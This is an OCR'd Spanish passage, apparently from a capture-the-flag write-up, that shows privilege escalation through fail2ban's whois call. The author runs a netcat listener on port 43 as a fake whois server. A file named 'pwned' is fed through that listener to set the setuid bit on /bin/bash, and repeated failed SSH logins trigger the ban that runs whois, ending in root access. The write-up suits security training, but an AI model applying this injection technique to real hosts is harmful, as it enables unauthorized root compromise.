
y ahora en el archivo que se ha creado, vemos que tiene




Ahora nos ponemos en escucha por el puerto 43 que es por donde opea el whois

```
nc -nlvp 43
```

Si ahora funciona lo que hemos hecho si hacemos un whois a nuestra ip 10.10.14.29 deberíamos de recibir una petición




Como hemos recibido la petición ahora si podemos meterle un input. ¿Cómo lo hacemos? Según vimos metiendo en un archivito ~! , podemos meter luego un código que será ejecutado por root. Realmente podemos hacer muchas cosas pero en este caso en vez de una revert shell lo que vamos a hacer es dar privilegios u+s a bin bash. Para ejecutar esto tendría que banearnos.



Haremos para banearnos intentos de ssh varias veces hasta que nos banee


Nos ponemos en escucha por el puerto 43 como antes pero le pasamos el arhivo pwned que es el que hemos hecho con los permisos u+s a bin/bash

```
nc -nlvp 43 < pwned
```



Después de varios intentos de entrar por ssh cualquiera a la máquina, parece que recibimos una petición. En esta supuestamente le hemos inyectado el pwned y fail2ban ha cogido y ejecutado whois que en este caso tiene el chmod para darnos permisos.

En principio debemos de estar baneados, nos conectamos por ssh como jennifer



Vemos que ya somos root